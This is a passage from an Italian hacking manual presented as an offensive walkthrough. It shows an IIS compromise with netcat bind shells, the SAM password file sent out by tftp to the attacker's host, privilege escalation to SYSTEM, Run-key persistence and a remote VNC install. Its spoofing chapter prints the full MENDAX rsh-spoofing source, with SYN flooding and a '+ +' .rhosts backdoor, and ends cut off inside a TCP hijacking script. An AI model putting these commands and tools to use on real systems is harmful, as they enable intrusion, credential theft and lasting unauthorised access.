Notate che l’indirizzo 172.16.41.71 è il nostro ovvero quello con cui tftp dovrà comunicare per trasferire il file.

```
C:\> perl -x unicodexecute.pl 192.168.1.2:80 'dir'
Executing dir on 192.168.1.2:80
Directory of D:\Inetpub\scripts

01/18/01 04:19p         <DIR>        .
01/18/01 04:19p         <DIR>        ..
01/18/01 04:19p         59,392       nc.exe

3 File(s) 59,392 bytes
28,022,272 bytes free
```

Ora attiviamo NETCAT con :

```
C:\> perl -x unicodexecute.pl 192.168.1.2:80 'nc -L -p443 -d -e
cmd.exe'
```

Executing nc -L -p23 -d -e cmd.exe on 192.168.1.2:80

Il comando ha parto NETCAT sul server in modalità server (ricardatevi che NETCAT può funzionare da client e da server) per cui adesso dovremo aprire sul nostro sistema NETCAT in modalità client usando la stessa porta, la 443, specificata nelo comando di prima.

```
C:\> nc 192.168.1.2 443
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

D:\Inetpub\scripts>whoami
whoami
NTKRKR\IUSR_NTKRKR

D:\Inetpub\scripts>
```

Come potete vedere l’accesso è come utente IUSR_NTKRKR per cui ora tramiteb altri metodi vedremo come cercare di alzare il livello ad amministratore.
Vedremo alcuni metodi differenti ma con lo stesso scopo.
Inutile ripetere il discorso su MSADC il quale serve ad accedere a un sistema di database.
Come default IIS include MSADC mentre quest’ultimo a sua volta include nell’installazione un meccanismo chiamato RDS.
Ora proveremo ad usare questa caratteristica per copiare quello definito con il termine di SAM (Windows Security Accounts Manager) ovvero un database criptato che contiene tutti gli ID e le password di Wndows.
Il database SAM è normalmente bloccato durante le normali operazioni e non può essere utilizzato se non dall’amministratore.
In ogni caso quando viene creato un disco di emergenza e viene utilizzata l’opzione /s nella creazione, una copia di questo viene salvata nella directory /winnt/repair.
Partendo dalla shell che abbiamo aperto precedentemente diamo il comando :

```
D:\Inetpub\scripts>copy \winnt\repair\sam._
copy \winnt\repair\sam._
Access is denied.
0 file(s) copied.
```

Come potrete vedere non ci è stato dato il permesso.
Ora recuperiamo lo script visto nei capitoli di questo libro chiamato MSADC.PL e lanciamolo :

```
C:\> perl -x msadc1.pl -h 192.168.1.2
-- RDS exploit by rain forest puppy / ADM / Wiretrip --
Please type the NT commandline you want to run (cmd /c assumed):
cmd /c tftp -i 172.16.41.71 PUT \winnt\repair\sam._

Step 1: Trying raw driver to btcustmr.mdb
winnt -> c: d: Success!
```

Io comando ci trasferisce il file sul nostro sistema tramite tftp.
Ora che abbiamo il file SAM sul nostro sistema tramite L0phtCrack possiamo decodificare le password.

Ora a questo punto cercheremo di aprire il registro remoto.

```
H:\>net use q: \\192.168.1.2\d$ /user:administrator *
Type the password for \\192.168.1.2\d$:
The command completed successfully.
```

Usiamo REGEDIT per connetterci :

Ora scriviamoci lo start del nostro programma in modo che ogni volta che la macchina parte questo venga eseguito.
Un posto comodo per inserire la voce è tramite questa chiave

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run and
RunOnce, RunOnceEx, RunServices
```

La riga da mettere è :

```
Netcat            d:\inetpub\scripts\nc –L –p50 –e cmd.exe
```

Ora attivando NETCAT sul nostro sistema vedremo se siamo riusciti ad avere la shell da Administrator.

```
C:> nc 192.168.1.2 50
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

D:\WINNT\Profiles\Administrator\Desktop>whoami
whoami
NTKRKR\Administrator
```

Ora possiamo continuare a provare lo Spoofed LPC Port Request.
Questo altro metodo serve a tentare di alzare il livello della nostra shell, come il sistema di prima.
Tramite la nostra shell senza diritti di Administrator proviamo a uplodare il file hk.exe

```
D:\Inetpub\scripts>tftp -i 172.16.41.71 GET hk.exe
tftp -i 172.16.41.71 GET hk.exe
Transfer successful: 32768 bytes in 1 second, 32768 bytes/s


D:\Inetpub\scripts>hk nc -L -p 25 -d -e cmd.exe

hk nc -L -p 25 -d -e cmd.exe
lsass pid & tid are: 50 - 53
Launching line was: nc -L -p 25 -d -e cmd.exe
Who do you want to be today?NtImpersonateClientOfPort succeeded
```

Ora da un altro terminale proviamo netcat sulla porta 25.

```
nc 192.168.1.2 25
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

D:\Inetpub\scripts>whoami
whoami
NT AUTHORITY\SYSTEM
```

Chiaramente questi sistemi ci permettono di avere delle shell a livello di carattere.
La forza di Windows è chiaramente la GUI per cui ora vedremo come cercare di avere una shell grafica tramite il programma distribuito gratuitamente dalla AT&T chiamato VNC.EXE.
Cerchiamolo sulla rete e preleviamolo.
Dovremo installare alcune voci nuove nel registro per cui creiamo un file chiamato winvnc.ini con dentro :

```
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
SocketConnect = REG_DWORD 0x0000001
Password = REG_BINARY 0x0000008 0x57bf2d2e 0x9e6cb06e
```

Il valore della PASSWORD è ‘secret’.
Ora installiamo VNC sulla nostra macchina e poi successivamente lo trasferiremo.
I files sono :

```
winvnc.exe, vnchooks.dll, and omnithread_rt.dll
```

Lanciamo

```
C:\>regini -m \\192.168.1.2 winvnc.ini
```

Ora lanciamo sulla nostra macchina :

```
D:\WINNT\system32\viewers>winvnc -install
winvnc -install
```

Ora installiamo VNC come servizio.

```
D:\WINNT\system32\viewers>net start winvnc
net start winvnc
The VNC Server service is starting.
The VNC Server service was started successfully.
```

Dopo l’attivazione vedremo il computer remoto come si vede nell’immagine successiva.

Riferimenti ai bugs di IIS

Vulnerability note	CVE number	Title
http://www.kb.cert.org/vuls/id/363715	CAN-2002-0071	Microsoft Internet Information Server (IIS) vulnerable to heap overflow during processing of crafted ".htr" request by "ISM.DLL" ISAPI filter
http://www.kb.cert.org/vuls/id/883091	CAN-2002-0074	Microsoft Internet Information Server (IIS) contains cross-site scripting vulnerability in IIS Help Files search facility</SMALL< font>
http://www.kb.cert.org/vuls/id/886699	CAN-2002-0148	Microsoft Internet Information Server (IIS) contains cross-site scripting vulnerability in HTTP error page results
http://www.kb.cert.org/vuls/id/520707	CAN-2002-0075	Microsoft Internet Information Server (IIS) contains cross-site scripting vulnerability in redirect response messages
http://www.kb.cert.org/vuls/id/412203	CAN-2002-0073	Microsoft Internet Information Server (IIS) vulnerable to DoS via

		request</SMALL< font>
http://www.kb.cert.org/vuls/id/454091	CAN-2002-0150	Microsoft Internet Information Server (IIS) vulnerable to buffer overflow via inaccurate checking of delimiters in HTTP header fields
http://www.kb.cert.org/vuls/id/721963	CAN-2002-0149	Microsoft Internet Information Server (IIS) buffer overflow in server-side includes (SSI) containing long invalid file name
http://www.kb.cert.org/vuls/id/521059	CAN-2002-0072	Microsoft Internet Information Server (IIS) vulnerable to DoS when URL request exceeds maximum allowed length
http://www.kb.cert.org/vuls/id/610291	CAN-2002-0079	Microsoft Internet Information Server (IIS) buffer overflow in chunked encoding transfer mechanism
http://www.kb.cert.org/vuls/id/669779	CAN-2002-0147	Microsoft Internet Information Server (IIS) buffer overflow in chunked encoding transfer mechanism

Parte IX

L'hacking avanzato

Spoofing

Il termine inglese significa imbrogliare e di fatto l'attività legata allo spoofing è appunto quella di imbrogliare i sistemi facendosi credere di essere uno degli host considerati come trust.
Sicuramente è una delle tecniche più avanzate nell'ambito dell'hacking in quanto pretende una conoscenza molto buona delo stack del protocollo TCP.
Come attività venne da prima pubblicata sulla carta grazie agli articoli di Steve Bellovin della Bell Laboratories il quale nel 1989 messe sull'avviso degli eventuali problemi che il protocollo avrebbe potuto avere.
Questa attività per se stessa sarebbe più legata al semplice fatto di modificare i dati dentro all'header dei pacchetti inserendo all'interno del campo legato all'IP sorgente quello di un IP relativo di un host considerato come "fidato".
Nell'articolo a cui abbiamo fatto cenno prima, il mondo informatico veniva avvisato del fatto che se in qualche modo ci fosse stata al possibilità di individuare il numero sequenziale usato all'interno degli headers dei pacchetti TCP, allora si sarebbe potuto tranquillamente stabilire una connessione con qualche server facendosi passare per qualche host fidato e questo grazie ad una lacuna dei sistemi Unix.
In effetti l'opera di falsificazione non è solo legata all'attività di sostituzione dei sistemi ma potrebbe anche essere usata per creare degli attacchi DOS.
Infatti se gli indirizzi falsificati fossero anche quelli di destinazione sarebbe possibile fare esaurire le risorse di un sistema mediante l'utilizzo di indirizzi di broadcast.
Attività più complesse di quelle che potrebbero essere eseguite soltanto tramite l'invio dei pacchetti falsificati richiedono metodi che potrebbero richiedere algoritmi particolari.
Sono considerati attacchi di spoofing i seguenti :

- **Land**
- **Teardrop**
- **NewTear**
- **SynDrop**
- **TearDrop2**
- **Bonk**
- **Boink**
- **Fragment overlap**
- **Ping of death**
- **IP source route**
- **Ping storm**
- **smurf**
- **ICMP unreachable storm**
- **Suspicious router advertisement**
- **UDP port loopback**
- **snork**
- **fraggle**
- **SYN flood**
- **DNS spoof**

Nei capitoli in cui abbiamo parlato dell'handshake dei pacchetti abbiamo visto che all'interno esiste un numero di sequenza il quale dovrebbe essere individuato in tutte quelle attività in cui si pretende un colloquio tra il server e il client.
Infatti questa è la parte più complessa in quelle che sono le attività di sostituzione degli host.
Ogni sistema operativo dispone di metodologie proprie legate alla generazione di questi numeri sequenziali e sempre a riguardo esistono comunque studi di qualsiasi tipo al fine di riuscire a trovare un metodo appropriato per l'individuazione di questi.
Lo spoofing si basa sulla supposizione da parte dei servizi offerti dal TCP e dall'UDP che un indirizzo IP sia valido.
L'host di un hacker puo' tuttavia utilizzare un routing del codice IP di origine per presentarsi al server nelle vesti di un client valido. Un Hacker può impiegare il routing dell'IP di origine per

specificare un percorso diretto verso una destinazione e un percorso di ritorno verso l'origine(source routing, attualmente il source routing viene disabilitato).
Quando io mi presento con un IP diverso dal mio devo far in modo che la risposta alla richiesta che invio mi debba tornare indietro, con il source routing infatti io riesco a specificare un percorso di ritorno(settando alcune opzioni del pacchetto IP), che comprenderà la mia macchina. In questo modo l'hacker può intercettare o modificare le trasmissioni. Il seguente esempio mostra il modo in cui il sistema di un hacker può prendere le vesti di un client valido per un determinato server.

1. L'hacker cambia il proprio indirizzo IP in modo da farlo corrispondere all'indirizzo IP del client valido, in questo caso si parla di indirizzo spoofato.
2. L'hacker poi costruisce un percorso che conduce al server, ovvero il percorso diretto che i pacchetti dovranno prendere per giungere al server e per tornare all'host dell' hacker, utilizzando l'indirizzo del client valido come ultimo tratto del percorso per giungere al server.
3. L'hacker utilizza il percorso di origine per inviare al server una richiesta del client.
4. Il server accetta la richiesta dell'hacker come se questa provenisse dal client valido e poi restituisce la risposta all'host dell'hacker.
5. Ogni risposta alle richieste da parte del client valido viene inviata all'host dell'hacker.

Ultimamente ho trovato in rete uno studio che eseguiva una disposizione spaziale delle sequenze numeriche visualizzate mediante grafici i quali rappresentavano stranissime forme.
I sistemi di spoofing vengono generalmente utilizzati nell'ambito delle metodologie indirizzate alla creazione di false relazioni trust sui sistemi Unix in modo tale che questi accettino comandi come rsh e rlogin da un altro computer senza richiedergli la password.
All'interno di molti sistemi Unix esiste il concetto di 'trusted' hosts.
Il software di gestione del sistema operativo permetterà a questi sistemi definiti come tali di inviare comandi particolari senza richiedere un autenticazione.
La comodità di queste definizioni è soltanto legata al fatto che gli utenti non devono ridigitare la password tutte le volte anche se poi di fatto questo tipo di gestione crea anche dei problemi di sicurezza.
All'interno dei sistemi operativi Unix esiste un file e precisamente :

```
/etc/hosts.equiv
```

che può essere utilizzato dal sysadmin per la creazione di host trusted.
Se un utente tenta di eseguire il login ad un account presente da un sistema che è listato in questo file, gli verà permesso l'accesso senza nessuna richiesta di password.
Un file il cui scopo è simile a quello appena visto è :

```
.rhosts
```

Al contrario del file precedente questo permette l'accesso solo a combinazioni di user/host particolari.
Ogni utente può creare nella sua home directory il suo file .rhosts personale.
A causa dei problemi di sicurezza che può causare questo file, su molti sistemi questo è disabilitato.
Un comando del seguente tipo in un sistema con relazioni trust estenderà questa relazione a qualsiasi host in rete.

```
echo “+ +” >?/.rhosts
```

Un pacchetto legato all'attività di spoofing è quello per ambiente Linux denominato MENDAX.

```
// main.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <netdb.h>
```

```
#include <fcntl.h>

#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>

#include <net/if.h>
#include <arpa/inet.h>

#ifdef NIT
#include "dnit.h"
#include <net/nit_if.h>
#endif

#include "mendax.h"
#include "packet.h"

#ifndef NIT
#  define send_pak(a, b, c) send_pak((a),(b))
#endif

#ifdef NIT
char ether[6];
#endif
char *progname;
char Packet[PACKETSIZE];
unsigned long our_seq, target_seq;

#ifdef NIT
Nit *nitfd;
#endif

extern char *optarg;
extern int optind, opterr, optopt;

usage()
{
	fprintf(stderr,    "Usage:    %s    [OPTIONS]    <source>    <target>
[<gateway>]\n\n", progname);
	fprintf(stderr, " -p PORT       first port on localhost to occupy\n");
	fprintf(stderr, " -s PORT       server port on <source> to swamp\n");
	fprintf(stderr, " -l USERNAME   user on <source>\n");
	fprintf(stderr, " -r USERNAME   user on <target>\n");
	fprintf(stderr, " -c COMMAND    command to execute\n");
	fprintf(stderr,  "  -w  PORT         wait  for  a  TCP  SYN  packet  on  port
PORT\n");
	fprintf(stderr, " -d            read data from stdin and send it.\n");
	fprintf(stderr, " -t            test whether attack might succeed\n");
	fprintf(stderr, " -L TERM       spoof rlogind instead of rshd.\n");
	fprintf(stderr,  "  -S  PORT           port  from  which  to  sample  seq
numbers.\n");
	return(0);
}

Exit(msg, ec)
char *msg;
int ec;
{
	fprintf(stderr, "%s: %s\n", progname, msg);
	exit(ec);
}

flood_host(src, dst, pktcount, flags)
struct sockaddr_in *src, *dst;
int pktcount;
unsigned char flags;
{
	int i;
```

```
        struct opacket pak;
        struct sockaddr_in from=*src;
        static unsigned short ip_id = 0;
        unsigned long seq_num = 343289783;
        int pktlen;

        for(i = 0 ; i < pktcount; i++) {
                from.sin_port = htons(ntohs(from.sin_port) + 1);
                pktlen = gen_tcp_pak(&pak, &from, dst, ip_id++,
                                        seq_num, 0L, 0, flags);
                seq_num += 64000;

                /* don't fire dem packets too fucking fast */
                usleep(1000);

                send_pak((char *) &pak, pktlen, ether);
                putchar('.');
        }
        putchar('\n');
}

/* if from->sin_port == 0, we accept packets from any
 * port on the remote machine.
 * The same applies to port, except that it's our local port.
 */
tcp_reply(pak, bufsize, from, port, timeout, flags)
char *pak;
u_int bufsize, port;
struct sockaddr_in *from;
struct timeval *timeout;
u_char flags;
{
        char *get_ip_pak();
        struct ip *ihdr;
        struct tcphdr *thdr;
        u_long pktlen;
        char *p;

        if((p=get_ip_pak(timeout, &pktlen)) == NULL)
                return(0);

        /* check whether our packet is bigger than our buffer. */
        if(pktlen > bufsize)
                return(0);

        /* Yuk! I hate alignments... */
        bcopy(p, pak, (int) pktlen);

        ihdr = (struct ip *) pak;
        thdr = (struct tcphdr *) (pak + ihdr->ip_hl * 4);

        /* bahh.. we only want TCP packets */
        if(ihdr->ip_p != IPPROTO_TCP)
                return(0);

        /* those packets are not for us */
        if(bcmp(&from->sin_addr, &ihdr->ip_src, 4))
                return(0);
        if(from->sin_port && thdr->th_sport != from->sin_port)
                return(0);
        if(port && thdr->th_dport != port)
                return(0);
        if(thdr->th_flags & flags != flags)
                return(0);
        return((unsigned int) pktlen);
}

guess_ackseq(ackseq, from, pktcount)
```

```
unsigned long *ackseq;
struct sockaddr_in *from;
unsigned pktcount;
{
	char *get_ip_pak();
	struct diffs {
		unsigned long diff;
		int cnt;
	} diffs[pktcount];
	int highdiff, highcnt;
	int n;
	time_t starttime;
	struct ip *ihdr;
	struct tcphdr *thdr;
	struct timeval timeout;
	unsigned long pktlen;
	unsigned long seqnum, acknum;
	long diff, olddiff;
	int i;
	char *pak;

	timeout.tv_sec = 1;
	timeout.tv_usec = 0;
	starttime = time(NULL);
	for (i=0; i<pktcount; diffs[i++].cnt=0);
	for(i = 0; i < pktcount;) {
		if((time(NULL) - starttime) > (time_t) WAIT)
			break;
		if(!tcp_reply(Packet,   1024,   from,   0,   &timeout,   TH_SYN   |
TH_ACK))
			continue;

		ihdr = (struct ip *) Packet;
		thdr = (struct tcphdr *) (Packet + ihdr->ip_hl * 4);

		if(i) {
			int n;
			int mt;
			olddiff = diff;
			diff = ntohl(thdr->th_seq) - seqnum;
/*
 * record the different differences
 */
			for (mt=-1, n=0; n<pktcount; n++) {
				if (diffs[n].cnt) {
					if (diffs[n].diff==diff) diffs[n].cnt++;
					mt=-1;
					break;
				} else mt=i;
			}
			if (mt!=-1) {
				diffs[mt].diff=diff;
				diffs[mt].cnt=1;
			}
		}
		seqnum = ntohl(thdr->th_seq);
		acknum = ntohl(thdr->th_ack);
		printf("\nseq number: %lu, ack number: %lu", seqnum, acknum);
		if(i)
			printf(" difference: %ld", diff);
#ifdef DEBUG
		hexdump(Packet, pktlen);
#endif
		i++;
	}
	puts("\n");
	for (highdiff=highcnt=n=0; n<pktcount; n++)
		if (diffs[n].cnt>highcnt) {
```

```
                    highcnt=diffs[n].cnt;
                    highdiff=diffs[n].diff;
                }
        if (highcnt<2)
                printf("no detectable difference pattern.\n");
        else
                diff=highdiff;
        printf("using  %ld  as  prediction  difference  (%d  hit%s).\n",  diff,
highcnt, (highcnt==1)? "": "s");
        *ackseq = seqnum + diff;
}

tcp_handshake(src, dst, myhost, sampleport)
struct sockaddr_in *src, *dst, *myhost;
u_short sampleport;
{
        struct opacket *pak;
        char *buf;
        u_short ip_id = 0x4189;
        u_short dstport;
        int i;

        buf = (char *) malloc(sizeof(struct opacket) * (SAMPLEPACKETS + 1) +
16);
        pak = (struct opacket *) buf;
        our_seq = 0;
        dstport = ntohs(dst->sin_port);
        dst->sin_port = htons(sampleport);

        /* Generate TCP SYN packets with myhost's source address */
        for (i = 0; i < SAMPLEPACKETS; i ++) {
                gen_tcp_pak(pak++,  myhost,  dst,  ip_id++,  our_seq,  0L,  0,
TH_SYN);
                our_seq += 64000;
                myhost->sin_port = htons(ntohs(myhost->sin_port) + 1);
        }

        /* Generate TCP SYN packet with src's source address */
        our_seq = 0;
        dst->sin_port = htons(dstport);
        gen_tcp_pak(pak, src, dst, ip_id++, our_seq, 0L, 0, TH_SYN);

        pak = (struct opacket *) buf;

#ifndef NIT
        sock_open();
#endif
        /* Send packets */
        for (i = 0; i < SAMPLEPACKETS + 1; i++) {
                send_pak((char *) pak, sizeof(struct ip) +
                         sizeof (struct tcphdr), ether);
                pak++;
        }

        /* Calculate next possible sequence number */
#ifndef TEST
        dstport = ntohs(dst->sin_port);
        dst->sin_port = htons(sampleport);
        guess_ackseq(&target_seq, dst, SAMPLEPACKETS);
        dst->sin_port = htons(dstport);
#endif

        /* acknowledge dst's sequence number */
        pak = (struct opacket *) buf;
        gen_tcp_pak(pak, src, dst, ip_id++, our_seq, ++target_seq, 0, TH_SYN |
TH_ACK);
        send_pak((char *) pak, sizeof(struct ip) +
                 sizeof (struct tcphdr), ether);
```

```
       free(buf);
}

/* When rshd is spoofed, 'data' has to point to command to be
 * executed. For spoofing rlogind, 'data' points to the
 * terminal type.
 */
spoof_rservice(src, dst, remuser, locuser, term, data)
struct sockaddr_in *src, *dst;
char *remuser, *locuser, *term, *data;
{
              int slen;
              char *string, *sptr;

              if((string = malloc(256)) == NULL)
                     return (-1);

              bzero(string, 256);
              sptr = string;
              slen = strlen(data) + strlen(remuser) +
                     strlen(locuser);
              if(term != NULL)
                     slen += strlen(term) + 1;

              /* for rlogind */
              if(ntohs(dst->sin_port) == 513) {
                     sptr += 1;
                     slen += 4;
              }

              /* for rshd */
              if(ntohs(dst->sin_port) == 514) {
                     sptr += 2;
                     slen += 5;
              }
              /* build data string and send it to r-service */
              bcopy(remuser, sptr, strlen(remuser) + 1);
              sptr += strlen(remuser) + 1;
              bcopy(locuser, sptr, strlen(locuser) + 1);
              sptr += strlen(locuser) + 1;
              if(term != NULL) {
                     bcopy(term, sptr, strlen(term) + 1);
                     sptr += strlen(term) + 1;
              }
              bcopy(data, sptr, strlen(data) + 1);
              bzero(Packet, PACKETSIZE);
              bcopy(string, Packet + sizeof(struct opacket), slen);
              gen_tcp_pak((struct opacket *) Packet, src, dst, 64, our_seq,
                         target_seq, slen, TH_ACK | TH_PUSH);
              send_pak(Packet, sizeof(struct ip) +
                      sizeof (struct tcphdr) + slen, ether);
              our_seq += slen;

              free(string);
}

/* returns value !=0 on success */
test_host(src, dst, myhost)
struct sockaddr_in src, dst, myhost;
{
       time_t starttime;
       struct timeval timeout;
       unsigned int flag = 0;
       unsigned int pktlen;

       timeout.tv_sec = 1;
       timeout.tv_usec = 0;
```

```
        printf("sending initial syn packet: ");
#ifndef NIT
        sock_open();
#endif
        flood_host(&myhost, &dst, 1, TH_SYN);
        starttime = time(NULL);
        while(time(NULL) - starttime < WAIT) {
                if((pktlen = (unsigned int)
                    tcp_reply(Packet, 1024, &dst,
                    0, &timeout, TH_SYN|TH_ACK))) {
                        flag++;
                        break;
                }
        }
        if(!flag) {
                printf("warning: initial syn packet was not ack'd.\n");
                return(0);
        }

        flood_host(&src, &dst, FLOODPACKETS, TH_SYN);
        printf("flooding host with bogus packets: ");
        flood_host(&myhost, &dst, 1, TH_SYN);
        flag = 0;
        starttime = time(NULL);
        while(time(NULL) - starttime < WAIT) {
                if((pktlen = (unsigned int)
                    tcp_reply(Packet, 1024, &dst,
                    0, &timeout, TH_SYN|TH_ACK))) {
                        flag++;
                        break;
                }
        }
#ifndef NIT
        sock_close();
#endif
        hexdump(Packet, pktlen);
        printf("resetting host: ");
        flood_host(&src, &dst, FLOODPACKETS, TH_RST);

        return(!flag);
}

send_data(src, dst)
struct sockaddr_in *src, *dst;
{
        FILE *in;
        char string[256];
        int slen, tbytes = 0;

        while(fgets(string, 256, stdin) != NULL) {
                slen = strlen(string);
                bcopy(string, Packet + sizeof(struct opacket), slen);

                gen_tcp_pak((struct opacket *) Packet, src, dst, 64, our_seq,
                                target_seq, slen, TH_ACK | TH_PUSH);
                send_pak(Packet, sizeof(struct ip) +
                        sizeof (struct tcphdr) + slen, ether);
                our_seq += slen;

                /* dunno whether this will work... */
                target_seq += tbytes;
                tbytes = slen;
        }
        return(0);
}

main(argc, argv)
int argc;
```

```
char **argv;
{
	struct sockaddr_in src, dst, myhost, gw, evil;
	struct timeval timeout;
	unsigned short myport     = 7843,
	               remoteport =  514,
	               serverport =  513,
	               waitport   =    0,
	               sampleport =  514;
	unsigned int ch, tflag = 0,
	              wflag = 0,
	              dflag = 0,
	              Lflag = 0;
	char hostname[256],
	     string[256],
	     *sptr;
	char *locuser, *remuser, *command, *term = NULL;

	progname     = argv[0];
	timeout.tv_sec  = 1;
	timeout.tv_usec = 0;
	command            = "mv .rhosts .r; echo + + > .rhosts";
	remuser            =
	locuser      = "root";

	gethostname(hostname, 255);

	if (resolve_host (EVILSITE, &evil) < 0)
		Exit("cannot resolve address of EVILSITE.", 1);
	if (resolve_host (hostname, &myhost) < 0)
		Exit("cannot resolve address of localhost.", 1);
#ifdef NIT
	if (resolve_host (GATEWAY, &gw) < 0)
		Exit("cannot resolve address of GATEWAY.", 1);
#endif

	while((ch = getopt(argc, argv, "c:dg:l:p:r:s:tw:L:S:")) != -1) {
		switch(ch) {
			case 'c':
				command = optarg;
				break;
			case 'd':
				dflag++;
				break;
#ifdef NIT
			case 'g':
				if (resolve_host (optarg, &gw) < 0)
					Exit("cannot  resolve  address  of  GATEWAY.",
1);
				break;
#endif
			case 'l':
				locuser = optarg;
				break;
			case 'p':
				myport = atoi(optarg);
				break;
			case 'r':
				remuser = optarg;
				break;
			case 's':
				serverport = atoi(optarg);
				break;
			case 't':
				tflag++;
				break;
			case 'w':
				wflag++;
```

```
                        waitport = atoi(optarg);
                        break;
                case 'L':
                        term = optarg;
                        break;
                case 'S':
                        sampleport = atoi(optarg);
                        break;
                case '?':
                default:
                        usage();
                        exit(1);
                }
        }

        if (argc - optind !=2) {
                usage();
                exit(1);
        }
        if(term == NULL)
                remoteport = 514;
        else
                remoteport = 513;

        if (resolve_host (argv[optind++], &src) < 0)
                Exit("cannot resolve hostname.", 1);
        if (resolve_host (argv[optind++], &dst) < 0)
                Exit("cannot resolve hostname.", 1);

        src.sin_port = htons(serverport);
        dst.sin_port = htons(remoteport);
        myhost.sin_port     = htons(myport);
        evil.sin_port= htons(200);

#ifdef NIT
        if (arp(&gw.sin_addr, ether) < 0)
                Exit("arp failed for gateway. gateway not on local subnet ?",
1);
        if ((nitfd = NitOpen("le0", NIT_BUFFER, 0, timeout,
            NI_TIMESTAMP | NI_DROPS | NI_LEN)) == NULL)
                Exit("cannot initialize /dev/nit.", 1);
#endif

        if(tflag) {
                dst.sin_port = htons(sampleport);
                if(!test_host(src, dst, myhost))
                        printf("attack will probably fail.\n");
                else
                        printf("host seems to be unprotected from this
attack.\n");
                exit(0);
        }

#ifndef NOFLOOD
        /* flood source host with TCP SYN packets */

        printf("flooding source with TCP SYN packets from %s: ", EVILSITE);
        flood_host(&evil, &src, FLOODPACKETS, TH_SYN);
#endif
        /* send TCP SYN packets to target. Calculate the difference
           of the sequence numbers in the received TCP SYN|ACK packets.
           The last packet's source address is the address of the
           host we want to impersonate... Then acknowledge TCP SYN|ACK
           packet with the sequence number we guessed */

        printf("sampling sequence numbers...\n");
        tcp_handshake(&src, &dst, &myhost, sampleport);
```

```
	if(term == NULL) {
		printf("spoofing rshd.\n");
		spoof_rservice(&src, &dst, remuser, locuser, NULL, command);
	}
	else {
		printf("spoofing rlogind.\n");
		spoof_rservice(&src, &dst, remuser, locuser, term, command);
	}
	if(wflag) {
		time_t starttime;
		unsigned int flag = 0;
		unsigned int pktlen;

		starttime = time(NULL);
		dst.sin_port = 0;
		while(time(NULL) - starttime < WAIT) {
			if((pktlen = (unsigned int)
			   tcp_reply(Packet, 1024, &dst,
			   waitport, &timeout, TH_SYN))) {
			       flag++;
			       break;
			}
		}
		hexdump(Packet, pktlen);
		dst.sin_port = htons(remoteport);

		if(flag) {
			printf("spoofing seemed to be successful.\n");
			sleep(1);
		}
		else
			printf("No    TCP    packet    received    within    timeout
period.\n");
	}
	else
		sleep(3);

	if(dflag)
	{
		printf("ready to send data...\n");
		send_data(&src, &dst);
		sleep(3);
	}
	/* Resetting connection */
	printf("resetting TCP target connection: .\n");
	gen_tcp_pak(Packet, &src, &dst, 128, our_seq,
		    target_seq, 0, TH_RST);
	send_pak(Packet, sizeof(struct ip) +
		       sizeof (struct tcphdr), ether);
#ifndef NOFLOOD
	/* Reset source host's serverport using TCP RST packets.
	   We don't want to wait for a timeout, do we ? */

	printf("resetting source: ");
	flood_host(&evil, &src, FLOODPACKETS, TH_RST);
#endif

#ifdef NIT
	NitClose(nitfd);
#endif
	exit(0);
}
```

Lo spoofing può essere comqunue applicato a diversi sistemi legati ad internet come ad esempio DNS, mail ecc.

IP Spoofing e predizione del numero di sequenza TCP

In altri capitoli abbiamo visto i formati dei pacchetti relativi ai vari protocolli.
Una cosa che sicuramente è stata notata è relativa al fatto che quasi tutti i tipi possedevano al loro interno gli indirizzi relativi a chi inviava i pacchetti e a chi li doveva ricevere.
Di questo abbiamo parlato anche nel capitolo precedente ma in questo però non abbiamo fatto cenno al fatto che nelle comunicazioni tra due sistemi una cosa importantissima è quello che viene definito come numero di sequenza nell'ambito delle funzioni di scambio tra questi.
Quando abbiamo visto i vari protocolli avevamo detto che quando un sistema richiede ad un server una comunicazione questo inizializza un numero che verrà utilizzato come numero sequenziale dei pacchetti.
Ogni volta che un sistema risponde ad una certa richiesta incrementa questo numero di un unità e utilizza questo numero all'interno dell'apposito campo dell'header del pacchetto.
Le operazioni di spoofing possiedono come complicazione massima quella di riuscire ad individuare questo numero al fine di fare accettare ai servers i pacchetti inviati con indirizzi falsificati.
Molte trattazioni sono state fatte in merito.
Molte si basano sull'individuazione del sistema operativo in quanto in base a questo avvengono determinate scelte iniziali.
Allo stesso modo delle molte teorie esistono anche un gran numero di programmi che cercano di aiutare ad identificare questo numero sequenziale.
Un di questi è quello che segue :

```
/*
 * -------------------------------------
 * TCP Sequence Number Prediction Script
 * -------------------------------------
 * Compiling:
 * Under Solaris try:
 * gcc tcpseq.c -lsocket -lnsl -L/usr/ucblib -lucb
 * If that doesn't work, use:
 * gcc -o tcpseq tcpseq.c
 * -------------------------------------
 * This script will hijack a TCP connection
 * using TCP Sequence Number Prediction.
 * Script Usage:
 * tcpseq <trusted> <target>
 * -------------------------------------
 * For people who know nothing of this
 * exploit, here's how an attack might be
 * launched.
 *
 * X is the Attacker
 * T is the Target
 * C is a system the Target trusts.
 *
 * First, issue this command:
 * finger -l @x
 * If the target machine has finger enabled,
 * you should get basic information such as
 * logged in users and current connections.
 * If there are no connections, then try
 * issuing this RPC (Remote Procedure Call)
 * on the target machine:
 * showmount -e
 * This command, if successful, will tell
 * you what systems have a trust between
 * them. Pick one at random. That will be
 * C; the system the target trusts.
 * If this doesn't work, but the target
 * machine has current connections, then
 * pick one of the systems connected.
 * That will be the new target. Do the
 * same thing with that machine. Once
 * you know the system the target machine
 * trusts, type this:
```

```
 * tcpseq <c> <t>
 * You have a 90% chance of success.
 * ----------------------------------
 * This script has been brought to you by:
 * ----------------------------------
 * ..::[ GoD <god@mayoi.org> ] ::..
 * ----------------------------------
 */


#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in_systm.h>
#include <netinet/in.h>
#include <net/if.h>
#include <netinet/ip.h>
#ifdef sun
#include <netinet/tcp.h>
#else /* Linux */
#include <netinet/ip_tcp.h>
#endif
#include <errno.h>
#include <netdb.h>

#ifdef sun
struct iphdr {
        u_char  version:4,                 /* version */
                ihl:4;                /* header length */
        u_char  tos;                 /* type of service */
        short   tot_len;                 /* total length */
        u_short id;                  /* identification */
        short   frag_off;                /* fragment offset field */
        u_char  ttl;                 /* time to live */
        u_char  protocol;                  /* protocol */
        u_short check;                 /* checksum */
